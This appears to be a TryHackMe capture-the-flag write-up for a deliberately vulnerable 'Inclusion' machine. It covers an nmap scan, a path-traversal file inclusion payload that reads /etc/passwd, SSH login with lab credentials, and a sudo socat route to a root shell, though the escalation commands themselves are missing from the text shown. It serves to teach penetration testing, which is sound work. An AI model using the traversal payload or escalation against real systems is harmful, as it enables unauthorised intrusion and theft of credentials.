Tryhackme: LFI:


May 5 2020

IP Address: 10.10.103.156


Scanning

```
crazyeights@kali:~$ nmap -sV 10.10.103.156
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 21:05 EDT
Nmap scan report for 10.10.103.156
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
80/tcp open  http Werkzeug httpd 0.16.0 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Web




Click on any of the View Details Buttons:




```
//Replace this:
10.10.103.156/article?name=hacking
//With:
10.10.103.156/article?name=[ANY FILE PATH]
//Ex: Get the passwd file,
/var/www/html  -> Go up 3 directories -> ../../../
10.10.103.156/article?name=../../../etc/passwd
```




The password for user falconfeast is in the file as a comment:




SSH

Login to ssh using the login credentials falconfeast:rootpassword




Find programs falconfeast can run as root:


```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
falconfeast@inclusion:~$
```




Launch a second ssh session
Run this:



Then these commands:



You will now have a root shell in th first session, get the root flag:



FIN.